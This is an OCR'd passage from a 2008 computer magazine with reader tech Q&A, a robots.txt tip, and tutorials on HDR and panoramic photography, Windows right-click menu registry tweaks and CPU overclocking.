If your edited document does not have to be returned to PDF format, why not just use the text selection tool in Adobe Reader — it's the one next to the 'hand' tool. Select this tool, drag it over the text you're interested in, cut it to the clipboard and then paste from there into Word. You will lose the formatting, but it's useful if you're only processing small amounts of data.

NETWORKING

MESSAGING WITHOUT INTERNET

Q I would like to know if there is a program that I can install at work for internal messaging over the network. Sometimes the internet is down and instead of calling 10 or more different people to ask/tell them the problem I would like a place where staff can send messages to PCs that other staff can check to see if there are any problems. We can't rely on


TIP... INTERNET

PREVENT GOOGLE FROM INDEXING YOUR SITE

Google indexes everything unless it's told not to; here's how to keep your site a secret. Google and other search engines use program 'bots' to search and index the web. These indexes provide the list of results that appear in response to search terms entered into Google. Using a simple text file or a meta tag, it's possible to ask search engines to ignore your content and so prevent your site from appearing in an indexed search. This is done in one of two ways. Either add a plain text file called 'robots.txt' to the root of your domain or — if you don't have access to the root of your domain — add a meta tag to your HTML index page. 'Robots.txt' must be placed in the root folder and should contain the following code:

```
User-agent: *
Disallow: /
```

So placing it in 'www_root\mycorp\' will work, but placing it in www_root\mycorp\subfolder\' will not. Neither of these devices will cause Google to forget about pages that it's already indexed. To do that you'll need to contact Google via www.google.com/webmasters/tools/removals. Use your Gmail login to send an online request to Google asking them to remove your old pages from their records. Pages which return a 404 error (page not found) are removed automatically after a number of attempts to index. The 'robots.txt' file and meta tag are recognised by all major search engines. However, the service is not guaranteed, and your site's appearance on the index should be checked frequently.



These tags need to be placed in the <head> section of every page you want to hide.

the internet always being up.

N Savic

A This program isn't quite what you are looking for; however, it will do what you want. It is called Stickies, and is available at: **http://tinyurl.com/7456d**. We find it very useful on our home network. It does require some setting up; however, once that's done it performs as an instant message service.

Bruce Pierson

INTERNET

ADD FOLDERS TO GOOGLE MAIL

Q I love using Gmail, and it continues to get better and better. However, there's one thing I find severely lacking, and that's using subfolders for archiving my messages. I make extensive use of Labels and I have to scroll through them all when looking for particular messages. Do you know of any way that I can better organise my emails?

Abby Sykes

A The best way to get Gmail to store your messages in a hierarchical folder system is to use the Mozilla Firefox browser combined with the Greasemonkey and Folders4Gmail plug-ins (or just available as APC went to print, Better Gmail 2, which incorporates both). Using Firefox, you can download and install them both with a single click. Once you'veinstalled these you can start creating subfolders in Gmail by using the backslash as a separator. For example, if you wanted the following folder hierarchy: 'Birthdays > Family > Gemma' you would create a Gmail folder with the name 'Birthdays\Family\Gemma' and the Folders4Gmail plug-in will create the folders and subfolders for you.

MULTIMEDIA

COPY MOVIES ONTO YOUR IPOD

Q I want to be able to play my movies on my iPod, how can I go about doing this? My movies are in formats that won't play on my iPod.

Jasper Goodman

A To get your movies onto your iPod, you will need to convert them all to either MPEG-4 (also referred to as MP4) or H.264. There are a number of conversion tools available that you can download. Videora iPod Converter is one of the most popular and it's available to download directly from its site (**www.tinyurl.com/c5w4g**).

Once the software is installed, there are some helpful screen prompts which ask you to select your iPod type and some basic setup functions on conversion settings — these can all be updated in the 'Settings' tab. Most importantly, you must select the output location, where the converted files will be stored.

Now that you are ready to convert your movies, go to the convert section and select a video file that you want to convert. Files can either be queued or started straight away. Conversion of a 20-minute DivX (140MB) file to H.264 format takes about 10 minutes and the file is automatically added to your iTunes Movies library, ready to be uploaded to your iPod whenever you want. APC

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Ask the questions

Get quicker answers to your questions. Post them on http://apcmag.com/askapc for other expert readers to answer online. A selection will continue to be published in the magazine.

Q A few months after I bought my Dell Inspiron 6400 laptop, it developed a problem which persists until now: about 95% of the times I try to turn on my XP-powered machine, it takes about 15 minutes to start up and be ready to work. The only way to hurry it up is to turn off the computer and turn on it again. Generally it takes three, four, five or more attempts for the laptop start properly.

Alex
http://tinyurl.com/4l4ys2

Q I have an Epson Stylus Photo R290 printer. The problem is I cannot print from an Apple computer running Mac OS 10.4. I installed the driver over and over. Can anyone give me some tips?

Beat Schonenberger
http://tinyurl.com/3taukx

Q My USB drive won't open. It's a DSE 1GB USB drive and I only got it this year. I need to access it so I can transfer items from one computer to the Eee PC I might be getting.

Andrew
http://tinyurl.com/3qxl9y

Q Every so often Outlook Express displays a message that it can increase disk space by compressing messages in the various folders. Where does this come from and how can it be turned off?

Jim Core
http://tinyurl.com/69plu9

Q I was using Partition Magic 8.0 to convert a drive from NTFS to Fat32. At the end of the process, a message popped up saying there was an error during the process. The drive now shows up, but as an unformatted drive. I've been told that the partition tables are corrupted. How can I recover the data from this drive?

Chris Scheib
http://tinyurl.com/4etxj2

Q I am running XP Pro on my laptop with Office 2000; I was using Outlook Express for my emails and decided to try Mozilla Thunderbird for my emails. I have decided I wanted to go back to using Outlook Express and have lots of emails saved in folders using Save As that I want to open with Outlook Express. The problem I have encountered is that after removing Thunderbird I cannot open the saved emails with Outlook Express.

Darren Cvek
http://tinyurl.com/3lvo5g

Answer the questions

If you can answer one of the questions above, please go to the web address listed at the end of each question. Each month we publish the best of the questions and answers in the mag. You can still send your answers to us via email or at http://apcmag.com/askapc, but we encourage you to post answers online so readers get quicker responses.

HDR & panoramic photos

***Christian Darkin* shows you how to work with camera RAW images and create stunning panoramic photographs.**

REQUIREMENTS

- **A DIGITAL CAMERA**
  One that can capture RAW images will work best, but any decent camera will do.
- **THE GIMP**
  Or any other image-editing software you can access.
- **UFRAW**
  An add-on to The Gimp that enables you to import camera RAW images.
- **PANORAMA STITCHER**
  A program for automatically stitching together panoramic shots. There is one on the DVD called Hugin which has just been released. This workshop uses FirmTool's Panorama Composer.

INSIDE INFO

- If you want to see what other people have done with panoramas, take a look at the Quicktime VR gallery at Apple's web site. Here you'll find some inspirational panoramic views: **www.apple.com/quicktime/gallery/cubicvr/**

A panoramic picture is quite simply a number of different shots of the same scene which have been melded together to create a long, letterbox-style image that would not normally be possible to capture in one shot. Of course, you could just zoom out and then crop your shot, but by creating a panorama from more than one photo you can attain a much higher level of detail. In other words, your camera can punch above its weight in terms of megapixels. When you produce a panoramic photograph you can create a 30-megapixel image from a five-megapixel camera.

What's more, once you've got a series of images making up a panorama, you can also create animated panoramas in which a viewer can interactively move around to look at different parts of the scene.


HANDY TIP

When constructing an HDR image from two separate photos, use a soft brush and feather the edges of any selection. This avoids sharp changes in brightness and helps to disguise the fact that you're creating your image out of two different shots.

TAKING A PANORAMA


When taking a panorama, you need to keep in mind several things. The first is not to change anything between shots. You can make a panoramic image or animation with as many images as you like, but each one has to be taken with the same zoom settings, the same exposure and the same shutter speed.

If you change the zoom, the perspective of the image will change. If you change the exposure, its brightness will change (most cameras will automatically set their exposure



Adding and arranging individual images to make up your panoramic image is quick and easy with FirmTools' Panorama Composer.

This image looks dark and unusable, but as it's a RAW file there is a lot of picture information which is invisible...



...unlike with a .jpg — if you just increase the brightness of the RAW file, this detail becomes apparent.

A metal hoop lit just with natural lighting looks odd and unrealistic...

...but light it with panoramic lighting and it suddenly comes to life.

for each shot, so you'll need to remember to turn auto exposure off and set the exposure yourself). If you change the shutter speed, the aperture will adjust to compensate and you'll get a different depth of focus.

You also need to make sure you don't move yourself. Stand in one spot and simply turn on your heel to take each picture.

In order to create a panorama, there will need to be a decent overlap between shots (between five and 50 per cent overlap should work fine). Objects found in more than one shot are the landmarks your software (or you, if you're creating the panorama manually) will use to construct the composite, so it's important that you don't have any gaps.

ASSEMBLE A PANORAMA


The most basic way to build a panorama is simply to open up your image editor, work out the length and height in pixels you want for your finished shot and create a blank picture. Then drag in your various photographs onto separate layers and arrange them by hand, using a wide, soft eraser to blur edges where the pictures join.

It's usually a good idea to start by reducing the opacity of each picture so that you can line them up effectively. You may also need to make small adjustments to the brightness of each picture to make them match perfectly.

This method works well and is a perfectly good solution. However, there are automatic tools that will detect the overlaps between

HANDY TIP

UFRaw is a plug-in for The Gimp, but you can also use it on its own. This is great if you have your own favourite image editor but don't have RAW import for your particular camera model. You can use UFRaw to load up RAW images, process them and save them out as .jpgs once you've decided how you want the image to look.



Here the photographer had a problem — whether to expose the landscape or sky correctly. By taking two images with different exposure settings and putting them on different layers in The Gimp, you can make a correctly exposed composite.

SPOTLIGHT ON... ADVANCED HDR

High Dynamic Range panoramas are being used more and more often in 3D rendering. There are a couple of reasons for this. The first is that, because HDR images contain a wide range of brightness values, they can be wrapped around a virtual scene and used to create authentic lighting which matches that of the real world. The second is that an HDR panorama can create a realistic environment in which to place 3D objects. You can render from any angle you like and still get a decent-looking shot, and you can be sure that all reflections, refractions and shadows will look just as they do in real life — you'll even get realistic burn-out on overexposed areas of the shot.

your photos and arrange your panorama for you.

We've used FirmTools Panorama Composer, but you can also use Hugin on the DVD. They offer a very simple workflow for creating all kinds of panoramic images. After booting up, you simply load in the pictures one at a time. The packages allow you to select each photo and shift it back and forth to shuffle your images into the correct order.

ANIMATED PANORAMAS

You can save your photo as a .jpg file. However, Panorama Composer also offers another choice. It allows you to create animated panoramas for the web in a number of formats.

Quicktime VR is perhaps the most popular of these formats. It has become popular on web sites featuring 'virtual tours' (of hotel rooms, restaurants or properties on estate agents' web sites, for example). Quicktime VR panoramas present the user with a roughly square viewport but enable them to explore an environment by dragging the mouse back and forth to scroll around the panoramic image.

It's a fun and interesting way to present your panoramas, offering the illusion of movement for the viewer. To create one in Panorama Composer, just select 'Export to html' and pick the 'Quicktime VR' option. The package will create a web page and embed the Quicktime VR file into it for you.

Panorama Composer also offers options for building a range of other web-based panoramas. To be honest, they're all pretty similar in functionality, but if you'd prefer your panorama in Flash or with a Java-based viewer, you can select that option.

You can even have it rendered as an executable program.

HIGH DYNAMIC RANGE

If you're looking to make more of your photographs, panoramic images aren't the only creative avenue open to you. Most digital pictures can only show you colours mixed from 256 levels of red, green and blue. That sounds like a lot, and it is. However, when you start playing with your image in an image editor, you soon discover that brightening the picture doesn't give you much more detail in your shadows, and darkening it doesn't restore 'burnt out' sections of the picture.

In other words, there's only a certain amount of data in a picture, so there's a limit to how much you can improve it. But what if there was a way to take pictures with a larger range of exposure? You could then have (for example) a picture of a person silhouetted against the sky and adjust the image on your PC so that both the person and the sky were clear and detailed. Well, you can do just that. High Dynamic Range (HDR) images can be produced by most decent digital cameras. There's usually an option to take them buried somewhere in the camera's setup menu under the label of Camera RAW.

DO THIS... UP AND AWAY

Don't just think left to right — think up and down as well. There's no reason why you can't create a vertical panorama of a tall building, or even a 360-degree patchwork of an entire scene. If, for example, you want to produce a poster-sized print, you can do it in great detail by taking a series of separate photographs in a grid and stitching them together into a single, stunningly detailed image. All you really need to do is remember which image goes where and leave plenty of overlap.

RAW DEAL

Camera RAW is the most common format for High Dynamic Range images in photography. It simply means storing the raw data from the camera's CCD, rather than a .jpg that has been processed and compressed from that data. Instead of getting simple levels of red, green and blue from each pixel, you get all the information gathered by the light-sensitive chip after the shutter opens — and crucially before that data gets processed and altered by the camera's software.

Camera RAW images are a lot bigger than .jpgs so you'll get less on a memory card (about 15 times less). They're also much slower to write to the card, so you'll have to wait longer than normal before you can take another photo. This makes RAW ideal for measured, occasional shots, but not so good for snapping wildlife, children or sporting events.

There's also a lack of standardisation between the formats of different cameras. Each make of camera uses its own internal hardware, and CCDs vary from make to make and model to model. The RAW data coming out, then, is different for each, so you'll need to check that your software imports RAW images from your camera.

Having said that, these disadvantages are more than made up for when you get your RAW image into your editing package. We've used

When taking your individual shots try to remain in the same position — using a tripod would assist you with this.

Because this panoramic image is made up of three different shots, the detail remains constant throughout.

The Gimp, a free image editor, along with UFRaw — a good RAW-importing plug-in that works with most cameras' RAW files.

Once you load up UFRaw, use the browser to locate and load your RAW image. You can then adjust the brightness and colour temperature of the picture over a far greater range than you can with an equivalent .jpg.

In the two images of the woman wearing the hat (see page 99), both photos were created from the same RAW image — notice how dark the background is in the first shot. In the second, we've bumped up the brightness — but because we're using a RAW image, the detail in the shadows is still present.

UFRaw also has a range of other controls accessed from the tabs on the left-hand side of the screen. These look a little daunting at first, but enable you to control the colour temperature (a blue hue makes your picture look colder — while emphasising the yellows makes it look warmer), and the distribution of dark and light areas.

The controls here are a lot more subtle than the simple brightness and contrast controls available on most image editors. Camera RAW images allow you to control the ranges over which different brightness occurs — so you can, for example, bring down the exposure on the lightest areas to prevent burn-out, while bringing up the exposure on the dark areas to prevent objects being lost in shadow.

The most useful tool here is the graph on the 'base curve' tab. Experiment by adding points to this and moving them around (usually very small deviations from the original diagonal line work best). Every image will give different results, so play around until you get an effect you like (remember, you can save out as many versions as you want as .jpgs, .tiffs or other formats).

CONSTRUCTING AN HDR

If your camera hasn't got a RAW mode, you can still create HDR images as long as your camera is mounted on a solid surface.

The idea is a simple one — you take two photos of exactly the same view but set your camera's exposure settings differently for each. The first image is exposed so that the darker areas show up correctly. The second is exposed so that the lighter areas (for example, the sky) are not completely bleached out. You'll need to make sure the two photos are identical, though, so a portrait isn't really an ideal subject. However, landscapes should work well.

Importing the two photos into The Gimp, we place each on a separate layer. We can now decide what parts of the first photo we want and what parts of the second.

There are a number of ways of doing this. In our example to the left, we've got two pictures — one where the sky is overexposed but the landscape is well exposed, and one in which the sky is perfect but the landscape is dark.

We start by using the fuzzy selection tool to select and delete the white sky. We can then begin to refine the shot with a soft-edged eraser.

There are some parts of the image we don't need to worry too much about. For example, a tree in our shot provides a complex shape — far too difficult to cut around. However, it's in silhouette in both shots, so we can go over it roughly with a soft-edged eraser.

When you've finished, what you're left with is a combined image in which everything is properly exposed. apc

HANDY TIP

Animated panoramas enable the viewer to zoom into an image as well as pan to look around it. They also enable looking up and down if the photos are there to look at. If you're going to create one, try to use images with a decent resolution and get a good set of pictures, so you can create full coverage of the entire scene.

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Make your own menus

***Mike Williams* walks you through working faster and more efficiently by tweaking Windows' right-click menus to suit your needs.**

REQUIREMENTS

- **WINDOWS VISTA OR XP**
  Most of our tips will work equally well on either of Microsoft's latest operating systems.

HANDY TIP

Context menu tweaks aren't always about adding new features. Sometimes they're necessary just to restore your PC back to the way it's always been.

Right-click a folder after installing Windows Vista SP1, for instance, and you'll find there's no longer a 'Search' option on the context menu. Yes, we think it's a stupid decision too, but if you run 'REGEDIT' and delete the 'LegacyDisable' keys at 'HKEY_CLASSES_ROOT\Compressed Folder\shell\find', 'HKEY_ CLASSES_ROOT\Directory\shell\find' and 'HKEY_CLASSES_ROOT\Drive\shell\find', then it'll be back.

If your IE7 context menu is cluttered with entries from add-ons uninstalled long ago, it's straightforward to delete them. Just go to 'HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt' (in XP or Vista) and you'll be able to remove anything you don't need.

Most people know that right-clicking the Windows desktop, taskbar, files or folders will produce a context menu with useful options. However, these aren't the only menus available. If you hold down particular keys, click in just the right place or do a little Registry work first, you'll discover all kinds of new productivity-boosting options. And if you need more, then it's easy to add custom menu entries of your own.

Right-click a file in Windows Vista, for instance, and you'll see the normal context menu options: 'Open', 'Share', 'Send To' and so on. Hold down Shift as you right-click, though, and you'll gain at least three handy new options: 'Pin to Start Menu', 'Add to Quick Launch' and 'Copy as Path' (the latter copies the full path of the file to the clipboard). Try this on an Office 2003/2007 file and you'll see an option to 'Open as Read-Only', while Shift+right-clicking folders reveals an 'Open Command Window Here' entry.

Owners of Windows XP Professional, Vista Business, Enterprise and Ultimate Editions can use EFS encryption to protect their files, but only by right-clicking, then selecting 'Properties > Advanced'. For an easier way, launch 'REGEDIT', go to 'HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', and create a new 'DWORD' value called 'EncryptionContextMenu' with a value of '1. Reboot'. You can now right-click any file and directly select 'Encrypt' or 'Decrypt' — much easier.


ROLL YOUR OWN

If an existing right-click menu option won't do what you need, then it's straightforward to add a new one. Would you like an entry for Control Panel on the My Computer context menu, say? Run REGEDIT, browse to 'HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{20D04FE0-3AEA-1069-A2D8-08002B30309D}\shell', and click 'Edit > New Key'. Give it the name 'Control Panel' and press Enter. Click 'Edit > New Key' again, this time creating a key called 'command'. Set the default value of that key to 'rundll32.exe shell32.dll,Control_RunDLL' (beware, this is case-sensitive) and the new Control Panel right-click entry should appear immediately, ready to use.

It's very easy to customise this command to suit your requirements, because there are lots of different 'rundll32' commands available. As an example, you might use 'RunDll32.exe devmgr.dll DeviceManager_Execute' to launch Device Manager. You can replace this with the path to any other utility available on your PC which enables you to create entries for the utilities that you use the most — saving you both time and tedious effort.

You're also able to add commands to other context menus. If you'd like to launch Display Properties directly from a right-click on the Desktop, say, then start at 'HKEY_CLASSES_ROOT\Directory\Background\shell', and create a 'Display Properties' key. Create a key called 'command' below that, just as before, and give it the value 'Rundll32.exe shell32.dll,Control_RunDLL Desk.cpl'.

It's just as easy to customise the context menus for folders (create keys and commands below HKEY_CLASSES_ROOT\Directory\shell'), but managing file types gets a little more involved — so you'll probably do better with some third-party help. There's no better choice for this job than Fast Explorer (**http://thesoftpro.tripod.com/downloads/fe**), a program which not only lets you customise context menus for files and folders but you can also add sub-menus, dividers, bitmaps and even hint text to create your ideal menu.



Fast Explorer is an ideal tool for cleaning up your current context menu item or creating new ones.

Fit and tweak a CPU

***James Morris* shows you some top tips to help get the best PC performance possible from your CPU.**

REQUIREMENTS

- **A PC**
  Most PCs have some headroom for running their processor a bit faster than originally specified, although some will have more control options than others. Virtually any system will have a few extra megahertz to offer.
- **PATIENCE**
  Tweaking your CPU for optimum performance takes time. Be prepared to spend hours finding the best possible settings — and make sure you've backed up all your important data before starting.

IN THIS SERIES

- **June '08 Memory**
  How to choose and install the right kind of memory and configure it correctly.
- **July '08 Hard disks**
  The rules, arts and secrets that let you get the best from your hard disk.
- **Aug '08 Processors**
  We delve into the black arts that surround processor installation and configuration.

Over the last two months, we've focused on two key auxiliary areas that affect overall system performance — memory and hard disks. However, the central processing unit (CPU) is by far the most influential component in your computer. Bottlenecks in other areas can hold it back, but without a fast CPU your system will never be a speed demon.

With your processor at its standard settings, there isn't much you can do to improve its performance. Getting more out of a CPU involves the black art of overclocking. But before you delve into your PC's BIOS and start tweaking, you should first ensure that your PC is ready to have its clock settings increased. Backing up important data goes without saying. However, there are some hardware considerations.

When installing a CPU, you do need to be a little careful, because there are hundreds of tiny pins that must be lined up with appropriate contacts. On the Intel LGA 775 socket, these are actually on the motherboard, but AMD processors still have the pins on the processor. The sockets are designed to facilitate the lining up of pins and contacts. So long as you position the guide arrows (and notches in the case of LGA 775) correctly, the processor should just slot into place. Be careful though: bending a pin can be a potentially terminal situation. Breaking one off will almost certainly be the end of your chip or motherboard.


Assuming you have installed the processor correctly, cooling is the most important consideration. The quicker your PC can take heat away from the CPU, the faster you will be able to run it without mishap. Small improvements can be made by removing your existing heat sink and then cleaning both it and the processor with TIM cleaning solution. After cleaning, apply a premium compound such as Arctic Silver Ceramique. This will improve thermal transmission from processor to heat sink.

If you really want to take overclocking seriously, though, it will be worth considering an alternative cooler. A top-end alternative can reduce temperatures by as much as 10°C.


For Intel processors, Arctic Cooling's Freezer 7 Pro is still the de facto choice. There are more efficient coolers out there, but most cost twice as much (or more) for only a little more performance. The Freezer 7 Pro is also easy to fit, as it uses the regular LGA 775 attachment system. For an AMD CPU, Scythe's Infinity also uses the standard Socket AM2 attachment and considerably outperforms a reference heat sink.

Even greater cooling can be obtained with water, or 'phase change' (aka. refrigeration) if you're looking to break some benchmarking records. But here you are entering an area of diminishing returns. There's plenty of headroom from simply upgrading your air cooling, and far fewer installation headaches. Once you've readied your PC for increased CPU speeds, it's time to start increasing the clockspeed. You will need to enter your motherboard's BIOS (usually by hitting the delete key straight after POST) and find the appropriate place in the menu for CPU configuration. It's usually the last item in the list, but naming conventions vary. For example, MSI calls this section the 'Cell Menu' and Intel simply calls it 'Performance', but the contents will have the same basic options.

The frequency of a CPU is derived from two factors — the bus speed and clock multiplier. Combining the two together gives the operational speed. For example, an Intel Core 2 Extreme QX9650 uses a base frontside bus (FSB) clock of 333MHz and a 9x multiplier to give its 3GHz native running speed. Increasing either one of these will make the CPU run faster.




Fit the right processor and your PC could become a record-breaker.



If your motherboard clock generator is supported, SysTool lets you overclock from Windows.

MSI keeps its processor-overclocking controls in the BIOS 'Cell Menu'.



Intel's D975XBX2 offers processor overclocking via the 'Performance' tab of its BIOS.

However, Intel and AMD processors connect to the PC in slightly different ways. Intel CPUs still use a single FSB to communicate with all other system components, including memory via a motherboard-based controller. But since the Opteron and Athlon 64 arrived, AMD has built the memory controller onto the processor itself. This means that memory talks directly to the CPU on AMD systems, with up to three secondary Hyper-Transport-based buses. So, AMD processors will have a bus speed, plus multipliers for processor cores, memory and Hyper-Transport bus.

Most processors have a locked multiplier, too. This means that you can't increase the multiplier beyond the standard figure used to derive the stock clockspeed. You can usually reduce the multiplier — this is how power-saving systems like Enhanced Intel SpeedStep Technology (EIST) work. But reducing the multiplier permanently is only really useful for enforcing lower power consumption (ie. you might as well buy a slower CPU) or when juggling memory speeds.

Increasing your CPU performance is a lot easier when you can simply ramp up the clock multiplier and leave everything else the same. This is where Intel's Extreme processors and AMD's Athlon 64 FXs and Black Editions enter the picture. Part of the premium on these CPUs comes from the unlocked multiplier. In the case of Intel Extreme Core 2s, the premium is pretty hefty.

Thankfully, having a locked multiplier doesn't mean that you can't squeeze a little extra from your processor — although you will be relegated to using bus speed increases to get more from your CPU. If you really want faster clocks, you will also have to increase a few voltages, but you can usually get a few extra megahertz without this. You may also be constrained by your motherboard. Most models offer some level of overclocking, but a few budget options don't have the necessary timing chips.

Leaving other settings as they are, increasing the FSB will also have a knock-on effect on your memory speed. We suggest increasing the FSB by 5MHz increments, booting the PC and then running a benchmark such as 3DMark06 to see if the faster speed is stable. We would then recommend running the Prime95 torture test (**www.mersenne.org/freesoft.htm**) for a few hours to see if your overclocked PC is really stable. Alternatively, you could just leave 3DMark06 running in Demo mode. If it's still working after a few hours, your PC should be fine.

